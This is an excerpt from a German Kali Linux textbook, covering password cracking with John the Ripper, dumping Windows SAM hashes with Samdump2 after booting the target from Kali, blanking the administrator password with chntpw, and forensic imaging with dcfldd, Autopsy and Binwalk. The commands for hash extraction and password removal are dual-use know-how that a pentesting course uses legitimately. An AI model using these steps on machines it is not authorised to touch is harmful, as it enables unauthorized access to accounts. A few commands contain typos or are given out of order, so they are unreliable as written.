Hat man einen Hash-Wert aus einer Passwortdatei, so kann man mit dem Hacken des Passworts beginnen. Bevor wir damit beginnen, betrachten wir noch kurz, wie Windows einen Passwort-Hash erstellt.

Microsoft hatte den Hash-Algorithmus von LAN Manager (LM) verwendet, der aber erhebliche Schwächen aufwies und dadurch das Knacken der Passwörter zu einem Kinderspiel machte. Er wandelte das gesamte Passwort beim Erstellen des Hashes in Großbuchstaben um – was die Stärke des Passworts verringert.

Aber es geht noch schlimmer, alle LM-Passwörter haben eine Länge von 14 Zeichen. Kürzere Passwörter werden mit NULL-Werten aufgefüllt, längere werden auf 14 Zeichen gestutzt.

```
root@ictekali:/usr/share/john# john --test
Will run 2 OpenMP threads
Benchmarking: descrypt, traditional crypt(3) [DES 256/256 AVX2-16]... (2xOMP) DONE
Many salts:     10862K c/s real, 5431K c/s virtual
Only one salt:  8470K c/s real, 4256K c/s virtual

Benchmarking: bsdicrypt, BSDI crypt(3) ("_J9..", 725 iterations) [DES 256/256 AVX2-16]... (2xOMP) DONE
Speed for cost 1 (iteration count) of 725
Many salts:     387072 c/s real, 195490 c/s virtual
Only one salt:  348672 c/s real, 176096 c/s virtual

Benchmarking: md5crypt, crypt(3) $1$ [MD5 256/256 AVX2 8x3]... (2xOMP) DONE
Raw:    100752 c/s real, 51393 c/s virtual

Benchmarking: bcrypt ("$2a$05", 32 iterations) [Blowfish 32/64 X3]... (2xOMP) DONE
Speed for cost 1 (iteration count) of 32
Raw:    1621 c/s real, 814 c/s virtual

Benchmarking: scrypt (16384, 8, 1) [Salsa20/8 128/128 AVX]... (2xOMP) DONE
Speed for cost 1 (N) of 16384, cost 2 (r) of 8, cost 3 (p) of 1
Raw:    56.8 c/s real, 28.4 c/s virtual

Benchmarking: LM [DES 256/256 AVX2-16]... (2xOMP) DONE
Raw:    25903K c/s real, 13016K c/s virtual

Benchmarking: AFS, Kerberos AFS [DES 48/64 4K]... DONE
Short:  356864 c/s real, 356864 c/s virtual
Long:   947960 c/s real, 967111 c/s virtual

Benchmarking: tripcode [DES 256/256 AVX2-16]... (2xOMP) DONE
Raw:    2011K c/s real, 1080K c/s virtual

Benchmarking: AndroidBackup [PBKDF2-SHA1 256/256 AVX2 8x AES]... (2xOMP) DONE
Speed for cost 1 (iteration count) of 10000
Warning: "Many salts" test limited: 6/256
Many salts:     1371 c/s real, 698 c/s virtual
Only one salt:  1449 c/s real, 727 c/s virtual

Benchmarking: adxcrypt [IBM/Toshiba 4690 - ADXCRYPT 32/64]... (2xOMP) DONE
Many salts:     14794K c/s real, 7471K c/s virtual
Only one salt:  15832K c/s real, 7955K c/s virtual

Benchmarking: agilekeychain, 1Password Agile Keychain [PBKDF2-SHA1 AES 256/256 AVX2 8x]... (2xOMP) DONE
Speed for cost 1 (iteration count) of 1000
Raw:    24768 c/s real, 12446 c/s virtual
```

Abb. 9.24: c/s-Messung mit John the Ripper

Zusätzlich wurden alle 14 Zeichen langen LM-Passwörter aufgeteilt und als zwei einzelne Passwörter aus sieben Zeichen gespeichert. Die Länge des Passworts ist ein Aspekt, der zur Sicherheit beiträgt, aber durch das Design von LM müssen Angreifer nur Passwörter von sieben Zeichen Länge knacken. JtR kann die beiden Hälften des Passworts getrennt analysieren und ist damit gewöhnlich schnell fertig.

Microsoft hat deshalb in NTLM einen sicheren Algorithmus zum Erstellen des Passwort-Hashes verwendet. Ein Penetrationstester wird eventuell noch auf Systeme stoßen, die LM-Hashes verwenden. In modernen Betriebssystemen sollte das zwar standardmäßig nicht der Fall sein, es gibt jedoch Möglichkeiten, um LM auf diesen Systemen zu aktivieren. Damit kann man die Rückwärtskompatibilität mit älteren Systemen sicherstellen. Wird noch ältere Software verwendet, die LM-Hashes benötigen, sollten diese aktualisiert oder nicht mehr verwendet werden. Ältere Systeme können das gesamte Netzwerk gefährden.

John the Ripper verwendet ein Passwort-Wörterbuch oder Buchstabenkombinationen, um Passwörter zu knacken (Brute-Force-Vorgehensweise). Passwort-Wörterbücher sind vorab zusammengestellte Listen aus Klartextwörtern und Buchstabenkombinationen. Das Verwenden von Passwort-Wörterbüchern ist äußerst effizient, aber wenn sich das Passwort nicht in dem Wörterbuch befindet, ist JtR nicht erfolgreich. Bei der Methode, Buchstabenkombinationen auszuprobieren, generiert der Passwortcracker nacheinander mögliche Passwörter, bis alle möglichen Kombinationen erschöpft sind. Es kann damit begonnen werden, ein einbuchstabiges Passwort wie »a« zu raten. Wenn JtR damit keinen Erfolg hat, versucht er es mit »aa«, danach mit »aaa« usw. Diese Vorgehensweise ist viel langsamer als die Nutzung eines Wörterbuchs, bietet aber den Vorteil, dass das Passwort irgendwann gefunden wird, wenn nur genügend Zeit vorhanden ist. Wenn alle Zeichen in allen möglichen Kombinationen ausprobiert werden, gibt es einfach keine Möglichkeit, ein Passwort zu erstellen, das nicht erraten werden kann. Eine solche Brute-Force-Vorgehensweise kann bei Passwörtern mit erheblicher Länge und Komplexität jedoch beachtlich viel Zeit verschlingen.

Da JtR in Kali integriert ist, brauchen Sie sich nicht in einem bestimmten Verzeichnis zu befinden und können es einfach mit folgendem Befehl starten:

```
sudo john
```

Haben Sie zuvor eine extrahierte Datei z.B. *hashes.txt* im Ordner */tmp/* abgelegt, dann können Sie den folgenden Befehl eingeben:

```
sudo john /tmp/hashes.txt
```

Mit `john` wird das Passwortcracker-Tool John the Ripper aufgerufen und mit `/tmp/hashes.txt` geben wir den Speicherort einer mit Samdump2 – mehr dazu im nächsten Abschnitt – extrahierten Hash-Datei an. Sollte die *hashes.txt*-Datei an einem anderen Ort gespeichert sein, muss natürlich der entsprechende Pfad angegeben werden.

JtR kann ziemlich gut erraten, welche Art von Passwort man knacken will, aber es empfiehlt sich, trotzdem den Typ anzugeben. Dazu verwenden Sie den Befehl `--format = formatname`. Das Tool ist in der Lage, Dutzende verschiedener Arten von Passwort-Hashes zu knacken. Einzelheiten dazu entnehmen Sie am besten der Dokumentation oder der Webseite *openwall.com*[9]. Wie bereits erwähnt, verwenden moderne Windows-Systeme NTLM-Hashes. Wenn das auch für das ge-

9 `https://www.openwall.com/john/`

wählte Ziel gilt, hängen Sie an den eigentlichen Befehl die Option `--format=nt` an. Das sieht wie folgt aus:

```
sudo john /tmp/hashes.txt --format=nt
```

Nun versucht JtR, die Passwörter zu knacken, die in der Datei *hashes.txt* enthalten sind. Hat das Tool ein Passwort herausgefunden, wird es am Bildschirm ausgegeben. JtR stellt die Klartextpasswörter auf der linken Seite dar und rechts davon die Benutzernamen in Klammern.

9.4.4 Samdump2

Samdump2 dient dazu, Windows-Kennwort-Hashes aus einer SAM-Datei mit dem Bootkey *syskey* aus der Systemstruktur zu sichern. Das Paket enthält auch die Funktionalität von bkhive, die den syskey[10]-Bootkey von einer Windows-Systemstruktur wiederherstellt.

Bei der SAM-Datei handelt es sich um die Datei, in der die Passwörter der lokalen Accounts von Windows als Hash-Wert abgespeichert werden. Unter Windows werden für diese Datei zusätzliche Sicherheitsmaßnahmen angewendet. Zu einem wird diese Datei gesperrt, sobald man Windows startet, dann kann sie weder geöffnet noch kopiert werden. Zusätzlich wird die Datei auch noch verschlüsselt. Um die Daten trotz dieser Verschlüsselung auslesen zu können, benötigen Sie das Tool Samdump2. Davor müssen Sie aber noch die Sperre der Datei umgehen. Das funktioniert, indem Sie das Zielsystem mit einem alternativen Betriebssystem, am besten gleich mit Kali, starten.

Nachdem Kali auf dem Zielsystem gestartet ist, müssen Sie die lokale Festplatte (auf der Windows installiert ist) einhängen. Sie sollten darauf achten, dass die richtige Festplatte für das System eingehängt ist, das Gerät heißt nicht bei allen Systemen */dev/sda1*. Um sicherzugehen, wie das Laufwerk heißt, führen Sie im Terminal den Befehl `fdisk -l` aus. Dadurch wird eine Liste der auf dem Zielsystem vorhandenen Laufwerke ausgegeben, in der auch die einzuhängende Festplatte zu finden sein sollte. Neben dem Einhängen könnte es auch sein, dass ein Bereitstellungspunkt im Verzeichnis */mnt* angelegt werden muss, was Sie mit dem Befehl `mkdir` erledigen. Um die Platte einzuhängen, öffnen Sie das Terminal und geben folgende Befehle ein:

```
sudo mount /dev/sda1 /mnt/sda1
mkdir /mnt/sda1
```

10 Syskey ist eine Windows-Funktion, die den in der SAM-Datenbank gespeicherten Kennwort-Hash-Werten eine zusätzliche Verschlüsselungsschicht hinzufügt.

Ist die lokale Festplatte in Kali eingehängt, können Sie das Windows-Laufwerk durchsuchen. Den Ordner mit der SAM-Datei erreichen Sie mit dem folgenden Terminal-Befehl:

```
cd /mnt/sda1/Windows/System32/config
```

Den Inhalt dieses Ordners können Sie sich mit dem Befehl `ls` im Terminal ansehen. Im Ergebnis sollten Sie auch die Datei *SAM* finden, die leider noch verschlüsselt ist. Um eine unverschlüsselte Version einzusehen, führen Sie Samdump2 aus. Dieses Programm nutzt die Datei *SYSTEM* auf dem lokalen Computer, um die SAM-Datei zu entschlüsseln. Glücklicherweise befindet sich die Datei im selben Verzeichnis wie die SAM-Datei.

Samdump2 führen Sie aus, indem Sie den Befehl `samdump2`, gefolgt vom Namen und dem Speicherort der Datei *System* und dem Namen und Speicherort der gewünschten SAM-Datei eingeben. Mit dem Befehl `cd` wechseln Sie davor besser schon in das Verzeichnis *Windows/System32/config*. Dann können Sie den Inhalt der SAM-Datei mit dem folgenden Terminal-Befehl entnehmen:

```
samdump2 SYSTEM SAM > /tmphashes.txt
```

So rufen Sie das Programm Samdump2 auf und durch den angehängten Befehl `> /tmp/hashes.txt` werden die Ergebnisse in der Datei *hashes.txt* im Verzeichnis */tmp* von Kali abgespeichert. Es hat sich bewährt, die extrahierten Hashes zu überprüfen, bevor man weiterarbeitet. Mit dem Befehl `cat` können Sie sich die Inhalte der Datei *hashes.txt* ansehen.

9.4.5 chntpw

chntpw ist ein Tool zum Zurücksetzen oder Ausblenden von lokalen Kennwörtern, die in Windows-NT-basierten Systemen (Windows 2000 und höher) verwendet werden. Dazu wird die SAM-Datei bearbeitet, in der die Windows-Passwort-Hashes gespeichert werden.

Um Passwörter zurücksetzen zu können, müssen Sie das Zielsystem mit einer DVD oder einem USB-Stick mit Kali Linux starten und dann die Festplatte mit dem System, das die SAM-Datei enthält, vom Terminal aus einhängen. Wie das funktioniert, habe ich in Abschnitt 9.4.4 bereits beschrieben.

Mit dem Befehl `chntpw` können Sie die Passwörter zurücksetzen. Um alle Optionen anzusehen, können Sie folgenden Befehl eingeben:

```
sudo chntpw -h
```

Möchten Sie das Administratorpasswort auf dem Ziel zurücksetzen, führen Sie folgenden Befehl aus:

```
sudo chntpw -i /mnt/sda1/Windows/System32/config/SAM
```

Mit `chntpw` starten Sie das Tool zum Zurücksetzen der Passwörter. Mit der Option `-i` erzwingen Sie eine interaktive Ausführung des Tools, sodass Sie die Benutzer auswählen können, deren Passwörter Sie zurücksetzen möchten. Die Angabe */mnt/sda1/Windows/System32/config/SAM* ist der Pfad zur SAM-Datei auf dem eingehängten Laufwerk. Wichtig dabei ist, dass hier der richtige Pfad angegeben wird, denn nicht alle Laufwerke werden als *sda1* geführt. Die richtige Bezeichnung können Sie `mit fdisk -l` herausfinden.

Nachdem Sie den Befehl `chntpw -i /mnt/sda1/Windows/System32/config/SAM` ausgeführt haben, sehen Sie eine Reihe von interaktiven, menügesteuerten Optionen, mit denen Sie das Passwort des gewünschten Benutzers zurücksetzen können. Diese Schritte sind deutlich gestaltet und beschrieben. Man muss sich nur wenige Minuten Zeit nehmen, um die Ausgabe zu lesen. Das Tool gibt auch jeweils Antworten vor und in den meisten Fällen kann einfach die Eingabetaste gedrückt werden, um diese Vorgabe zu akzeptieren.

```
<>=========<> chntpw Main Interactive Menu <>=========<>

Loaded hives: </mnt/sda1/Windows/System32/config/SAM>

  1 - Edit user data and passwords
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)


What to do? [1] ->
```

Abb. 9.25: Das interaktive Menü von chntpw – die erste Frage, was getan werden soll

In Abbildung 9.25 sieht man, dass als Erstes gefragt wird, was getan werden soll (*What to do? [1]*). Oberhalb der Frage stehen die Optionen, aus denen Sie auswählen können.

Hier müssen Sie einfach die Ziffer oder den Buchstaben für die Option eingeben und die Eingabetaste drücken. Die Angabe *[1]* hinter der Frage bedeutet, dass die Auswahl `1` die Standardantwort ist.

Da in dem Beispiel das Administratorpasswort zurückgesetzt werden soll, geben Sie `1` ein und drücken die Eingabetaste – oder Sie drücken einfach die Eingabetaste, um die Standardantwort zu akzeptieren. Danach erhalten Sie eine Liste der

Benutzer, die auf dem Windows-Computer zur Verfügung stehen. Sie wählen hier den gewünschten Benutzer aus, indem Sie den Namen wie angezeigt eingeben.




Abb. 9.26: Die Liste, deren Passwörter Sie zurücksetzen können

Nachdem Sie den gewünschten Benutzer gewählt und die Eingabe mit der Eingabetaste abgeschlossen haben, sehen Sie verschiedene Bearbeitungsoptionen für diesen Benutzer (siehe Abbildung 9.27). Hier sollten Sie auf keinen Fall die Standard-Option wählen.




Abb. 9.27: Das Menü zur Bearbeitung von Benutzern in chntpw

Stattdessen wählen Sie die Option `1`, um das Passwort zu löschen. Daraufhin erhalten Sie die Meldung, dass das Passwort gelöscht wurde. Nun können Sie das Passwort eines anderen Benutzers zurücksetzen oder mit `!` das Programm beenden. Es ist wichtig, die dann folgenden Schritte ebenfalls auszuführen, da die neue SAM-Datei noch nicht auf die Festplatte geschrieben wurde. Sie müssen in dem folgenden Menü `q` eingeben, um das Tool *chntpw* zu beenden. Als Letztes sehen Sie eine Meldung, in der Sie gefragt werden, ob die Änderung auf die Festplatte geschrieben werden soll. Sie müssen darauf achten, dass Sie `y` eingeben, da die Standardantwort `n` lautet und den Vorgang beendet.

Das Passwort für den gewählten Benutzer wurde gelöscht und ist daher leer. Nun fahren Sie Kali herunter, indem Sie den Befehl `reboot` eingeben und den USB-Stick oder die DVD entfernen. Wenn Windows neu gestartet ist, können Sie sich am Administratorkonto anmelden, indem Sie das Passwortfeld einfach leer lassen.

Kapitel 10

Forensik-Tools

Bei der IT-Forensik werden Daten und Systemzustände wissenschaftlich untersucht. Wie in der kriminologischen Forensik ist es auch bei der IT-Forensik wichtig, dass die Integrität der Daten und Systemzustände gewahrt bleibt, damit diese als Beweis für Versicherungsfälle, Streitigkeiten vor Gericht oder auch im Strafverfahren dienen können.

Um die Integrität zu gewährleisten, kann man nicht direkt auf die Systeme zugreifen, sondern benötigt spezielle Verfahren und Tools. Einige dieser Tools werden Sie in diesem Kapitel kennenlernen.

10.1 Dcfldd – Abbild für forensische Untersuchung erstellen

Für wichtige Systeme haben Sie sicherlich eine Systemsicherung durchgeführt. Dabei handelt es sich um einfache Kopien des Betriebssystems, der Anwendungen und Daten auf einer Festplatte oder auf Band – früher sehr beliebt, heute eher selten. Eine solche Kopie ist für einen forensischen Ermittler aber nicht brauchbar.

Als forensischer Ermittler benötigen Sie eine bitweise Kopie der Festplatte oder des Speichers, bei der kein einziges Informationsbit verändert wurde. Jede Software, die Sie zum Übertragen des Images verwenden, ändert das Image. Vor Gericht können Sie das Ergebnis so nicht präsentieren.

Fast jede Linux-/Unix-Distribution enthält einen Befehl, mit dem Namen `dd` (disk-to-disk). Der Zweck in diesem Tool ist es, eine bitweise Kopie einer Datei, eines Laufwerks oder einer Partition zu erstellen. Der Befehl dazu lautet – `dd if=<Quelle> of=<destination> bs=<Bytegröße>` – das sieht, um eine bitweise Kopie von sda2 nach sdb2 mit einer Bytegröße von 512 Bytes zu erstellen, wie folgt aus:

```
dd if=/dev/sda2 of=/dev/sdb2 bs=512
```

In den meisten Linux-Distributionen ist `dd` enthalten. Es wurden verschiedene Varianten entwickelt und verbessert, die Ihnen den forensischen Image-Erstellungsprozess vereinfachen. In Kali Linux ist eine Version von `dd` enthalten, die vom Digital Computer Forensics Laboratory des US-Verteidigungsministeriums entwickelt wurde – `dcfldd`.

Zu den wichtigsten Aufgaben bei der Erstellung eines Images gehört die Gewährleistung seiner Integrität. Sie müssen im Wesentlichen vor Gericht oder einer anderen Instanz nachweisen können, dass das Image, das Sie für die Analyse verwendet haben, nicht manipuliert wurde, seit Sie es erhalten haben.

Wie Sie sich sicher vorstellen können, würde jeder Verteidiger oder andere Vertreter argumentieren, dass alle Beweise, die Sie auf dem Computer gefunden haben, von Ihnen oder der Strafverfolgungsbehörde dort abgelegt wurden.

Hash ist eine Einwegverschlüsslung, die für jede Eingabe eine eindeutige Ausgabe erstellt. Durch Hashing kann sichergestellt werden, dass sich an der ursprünglichen Eingabe nichts ändert. Sollte sich an der ursprünglichen Eingabe auch nur ein einziges Bit ändern, so ändert sich der ganze Hash-Wert.

Sie haben mit Sicherheit beim Herunterladen von Kali gesehen, dass Offensive Security einen MD5-Hash zur Verfügung stellt. Damit können Sie überprüfen, ob das heruntergeladene Image beschädigt oder sonst irgendwie verändert wurde, bevor Sie es erhalten haben.

In Kali haben Sie mit `dcfldd` ein Tool, um ein forensisches Image zu erstellen, das Sie unter ANWENDUNGEN|FORENSIK|DIGITALE FORENSIK finden. Wenn Sie es starten, wird Ihnen der Hilfebildschirm angezeigt. Die Syntax für `dcfldd` ist nahezu identisch mit dem vom `dd`, es bietet jedoch mehr Optionen für die forensische Erstellung eines Images.

Wenn Sie eine forensische Untersuchung durchführen, werden Sie `dcfldd` wahrscheinlich als Live-CD verwenden. Sie möchten bestimmt ein Image der Festplatte des Computers auf einem externen Gerät speichern.

Um das bitweise Image der Festplatte zu erstellen und seinen MD5-Hash zu generieren, müssen Sie Folgendes im Terminal eingeben:

```
dcfldd if=/dev/sda hash=md5 of=/media/diskimage.dd bs=512 noerror
```

- `if=/dev/sda` ist die Quelle.
- `hash=md5` gibt an, den MD5-Hash des Images zu berechnen, damit die Integrität des Images sichergestellt wird.
- `of=/media/diskimage.de` ist die Datei, die das Disk-Image enthält.
- `bs=512` gibt an, dass 512 Bytes des Images auf einmal übertragen werden sollen.
- `noerror` gibt an, dass im Fehlerfall die Datenübertragung fortgesetzt werden soll, sie schreibt jedoch Nullen bei den Bits, bei denen der Fehler auftritt.

Auf diese Art wird ein bitweise identisches Image der Festplatte erstellt und mit dem Dateinamen *diskimage.dd* an Ihre externe Festplatte übertragen, und es werden Nullen geschrieben, wenn ein Fehler auftritt, anstatt den Vorgang zu beenden.

Außerdem wird ein MD5-Hash des Images erstellt. Sobald die Erstellung des Images abgeschlossen ist, können Sie weitere Untersuchungen anstellen.

10.2 Autopsy

Bei Autopsy handelt es sich um eine Plattform für digitale Forensik mit einer grafischen Oberfläche für Sleuth Kit und diverse Forensik-Tools. Mit diesem Tool kann man untersuchen, was auf einem Computer passiert ist.

Autopsy können Sie wie bereits gewohnt über das Terminal oder über das Menü ANWENDUNGEN|FORENSIK starten. Sobald Sie das gemacht haben, erhalten Sie einen Bildschirm, der Sie darauf hinweist, dass Sie die grafische Oberfläche mit einem Browser unter `http://localhost:9999/autopsy` öffnen können (siehe Abbildung 10.1).




Abb. 10.1: Terminalausgabe nach dem Starten von Autopsy

Sie können nun einen beliebigen Browser verwenden, um mit der o.a. URL die grafische Oberfläche aufzurufen. Das Tool dient vor allem als grafische Oberfläche von Sleuth Kit – das nur ein Befehlszeilen-Tool ist – und aus diesem Grund ist die Arbeit mit Autopsy um einiges einfacher und vor allem intuitiver.

Auf der Startseite können Sie sich entscheiden, ob Sie eine bestehende Untersuchung öffnen möchten oder einen Fall erstellen wollen.

Wie Sie es sicher aus dem Fernsehen kennen, gibt es zu jedem Fall eine Fall-Akte, der alle Beweise und Informationen zugeordnet werden. Auch Autopsy ist ähnlich aufgebaut, deshalb müssen Sie, bevor Sie starten können, erst einmal einen Fall anlegen.

Sie brauchen einen Fallnamen, der nur aus Buchstaben, Ziffern und Symbolen bestehen kann, dann benötigen Sie eine Beschreibung des Falles sowie die »Ermittler«, die den Fall untersuchen werden. Beachten Sie, dass Sie bis zu zehn Ermittler angeben können. In einer forensischen Untersuchung werden Sie in der Regel selten allein arbeiten. Um die Eingaben zu bestätigen, klicken Sie einfach auf NEW CASE.

Der Bildschirm, der hier erscheint, gibt Ihnen die Info, wo alle Daten zum Fall gespeichert werden *(/var/lib/autopsy/Fallname*) bzw. wo auch die Konfigurationsdatei (*/var/lib/autopsy/Fallname/case.aut*) liegt.

Ebenfalls können Sie auf der Seite den Host, der untersucht werden soll, hinzufügen. Dazu klicken Sie auf ADD HOST, damit Sie weitere Daten zu diesem Host angeben können. Diese Daten sind, u.a. der Hostname, eine Beschreibung und die Zeitzone. Wenn Sie diese Daten erfasst haben und auf ADD HOST geklickt haben, kommen Sie zum Hinzufügen eines Images, das untersucht werden soll. Sie können hier das Image, das Sie wie in Abschnitt 10.1 beschrieben erstellt haben, nun hier einfügen, indem Sie den Speicherort des Images (*/image/Fallname*) und seine Art (Disk) sowie die Importmethode (Copy) festlegen.

Sollten Sie jemals ein Image erstellen oder speichern, das in einem Gerichtsverfahren verwendbar sein soll, müssen Sie darauf achten, dass die Integrität des Images immer gewahrt bleibt. Das bedeutet, dass Sie immer nachweisen können, dass das Image von dem Zeitpunkt, an dem es erstellt wurde, bis zum Start der Untersuchung nicht manipuliert wurde.

Sie können das erreichen, indem Sie den Hash-Wert eines Images erstellen. Dabei können Sie aus den folgenden Optionen auswählen:

- **Ignore:** Ignorieren Sie den Hash-Wert für dieses Image.
- **Calculate:** Berechnen Sie den Hash-Wert für dieses Image.
- **Add:** Fügen Sie den folgenden MD5-Hash-Wert für das Image hinzu.

Sollten Sie beim Erstellen des Images den Hash-Wert noch nicht berechnet haben (Best Practice), wäre jetzt der richtige Zeitpunkt dafür. Wenn Sie beim Erstellen des Images bereits den Hash-Wert erstellt haben, können Sie diesen hier an die Image-Datei anhängen.

Jetzt können Sie mit dem Analysieren des Images beginnen. Für den Fall, dass bereits Images aus vergangenen Untersuchungen in der Case Gallery angezeigt werden, achten Sie darauf, dass Sie das richtige Image für den Fall auswählen.

Wenn Sie auf den Link DETAILS beim Image klicken, können Sie alle Informationen dazu noch einmal überprüfen. Sie können auch, bevor Sie die Analyse starten, noch die Integrität des zu untersuchenden Abbildes prüfen, indem Sie auf IMAGE INTEGRITY klicken.

Wenn Sie IMAGE INTEGRITY angeklickt haben, erscheinen der Imagename und der dazugehörige Hash-Wert. Sobald Sie auf VALIDATE klicken, wird der MD5-Hash validiert und in der linken unteren Ecke wird das Ergebnis angezeigt. Wenn die Validierung erfolgreich war, können Sie mit CLOSE das Fenster schließen und mit der Analyse beginnen, indem Sie ANALYZE anklicken.

Analyse mit Autopsy

Nachdem Sie den Fall erstellt, die Hostinformationen mit den entsprechenden Verzeichnissen ergänzt und das erfasste Image hinzugefügt haben, gelangen Sie zur Analysephase.

Sobald Sie auf den Button ANALYSE geklickt haben, werden Ihnen mehrere Optionen in Form von Registerkarten angezeigt, mit denen Sie die Untersuchung starten können:

- **Image Details:** Hier werden Ihnen die Seriennummer des Laufwerks und das Betriebssystem angeführt.
- **File Analysis:** In diesem Modus können Sie Verzeichnisse und Dateien untersuchen, dazu öffnet sich ein Datei-Browser.

  Im File-Browsing-Modus werden Verzeichnisse des aktuellen Directorys aufgeführt. Für jedes Verzeichnis und jede Datei gibt es Felder, die anzeigen, wann ein Element den folgenden Zustand annimmt: Written, Accessed, Changed und Created. Zusätzlich werden die Größe und die Meta-Daten angezeigt.
  - **Written:** Wann (Datum und Uhrzeit) zuletzt in die Datei geschrieben wurde
  - **Accessed:** Datum und Uhrzeit, wann zuletzt zugegriffen wurde (nur das Datum ist korrekt)
  - **Changed:** Datum und Uhrzeit der letzten Änderung der Datei
  - **Created:** Wann die Datei erstellt wurde
  - **Meta:** Metadaten beschreiben die Datei und enthalten Informationen über die Datei.

Vergessen Sie nicht, dass die Integrität der Festplatte gewährleistet werden muss. Im File-Browser können MD5-Hashes erstellt werden, indem Sie auf GENEREATE MD5 LIST OF FILES klicken. Im linken Bereich stehen Ihnen vier weitere Funktionen zur Verfügung:

- **Verzeichnissuche:** ermöglicht das Durchsuchen von Verzeichnissen.
- **Dateinamensuche:** ermöglicht die Suche nach Dateien anhand von Perl-Ausdrücken oder Dateiname.
- **All deleted Files:** durchsucht das Bild nach gelöschten Dateien.
- **Verzeichnisse erweitern:** erweitert alle Verzeichnisse, um die Anzeige des Inhalts zu vereinfachen.

Durch das Klicken auf VERZEICHNIS ERWEITERN können Sie alle Inhalte im linken Bereich und im Hauptfenster anzeigen und aufrufen. Das + neben einem Verzeichnis gibt an, dass es erweitert werden kann, um die Unterverzeichnisse und deren Inhalt anzuzeigen.

Wenn Sie gelöschte Dateien anzeigen wollen, dann klicken Sie im linken Bereich auf ALL DELETED FILES. Die gelöschten Dateien werden rot und mit dem entsprechenden Format Written, Accessed, Changed und Created markiert.

Sie können sich weitere Informationen zu diesen Dateien anzeigen lassen, indem Sie auf ihren Meta-Eintrag klicken. Wenn Sie sich die Metadateneinträge einer Datei anzeigen lassen, können Sie auch die hexadezimalen Einträge für die Datei sehen.

Das Überprüfen der Metadaten jeder Datei ist bei einem großen Beweis-Image eventuell nicht sinnvoll. Es hat sich bewährt, in solchen Fällen die Funktion *File Type* zu verwenden. Mit dieser Funktion ist es möglich, vorhandene (zugewiesene), gelöschte (nicht zugewiesene) und versteckte Dateien zu überprüfen.

Sie können die Dateien nach Typ in der Kategorie sortieren lassen (lassen Sie die standardmäßig aktivierten Parameter unverändert) und klicken Sie auf OKAY, um den Sortiervorgang zu starten. Sobald die Sortierung abgeschlossen ist, wird Ihnen eine Ergebnisübersicht angezeigt.

Um die sortierten Dateien anzuzeigen, müssen Sie manuell in den outputOrders wechseln, da Autopsy das Anzeigen sortierter Dateien nicht unterstützt.

Die Fälle sind normalerweise noch nicht abgeschlossen und Sie können diese nach dem Starten von Autopsy mit OPEN CASE neu laden. Sie erhalten in diesem Fall eine Fall-Gallery, in der Sie nur noch den richtigen Fallnamen auswählen müssen.

10.3 Binwalk

Mit Binwalk kann man Firmware-Images analysieren und extrahieren. Es hilft Ihnen bei der Identifizierung von Code, Dateien und anderen Informationen, die im Binär-Image der Firmware eingebettet sind. Binwalk verwendet die libmagic-Bibliothek und eine benutzerdefinierte Signatur-Datei, die die Analyse ausführbarer Binär-Images effektiver macht.

Es ist eines der Tools, das in Kali Linux bereits vorinstalliert ist. Wie bei vielen anderen Programmen können Sie sich mit dem Parameter `-h` alle Operationen anzeigen lassen.

```
binwalk -h
```

```
Binwalk v2.1.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Disassembly Scan Options:
    -Y, --disasm                Identify the CPU architecture of a file using the capstone disassembler
    -T, --minsn=<int>           Minimum number of consecutive instructions to be considered valid (default: 500)
    -k, --continue              Don't stop at the first match

Signature Scan Options:
    -B, --signature             Scan target file(s) for common file signatures
    -R, --raw=<str>             Scan target file(s) for the specified sequence of bytes
    -A, --opcodes               Scan target file(s) for common executable opcode signatures
    -m, --magic=<file>          Specify a custom magic file to use
    -b, --dumb                  Disable smart signature keywords
    -I, --invalid               Show results marked as invalid
    -x, --exclude=<str>         Exclude results that match <str>
    -y, --include=<str>         Only show results that match <str>

Extraction Options:
    -e, --extract               Automatically extract known file types
    -D, --dd=<type:ext:cmd>     Extract <type> signatures, give the files an extension of <ext>, and execute <cmd>
    -M, --matryoshka            Recursively scan extracted files
    -d, --depth=<int>           Limit matryoshka recursion depth (default: 8 levels deep)
    -C, --directory=<str>       Extract files/folders to a custom directory (default: current working directory)
    -j, --size=<int>            Limit the size of each extracted file
    -n, --count=<int>           Limit the number of extracted files
    -r, --rm                    Delete carved files after extraction
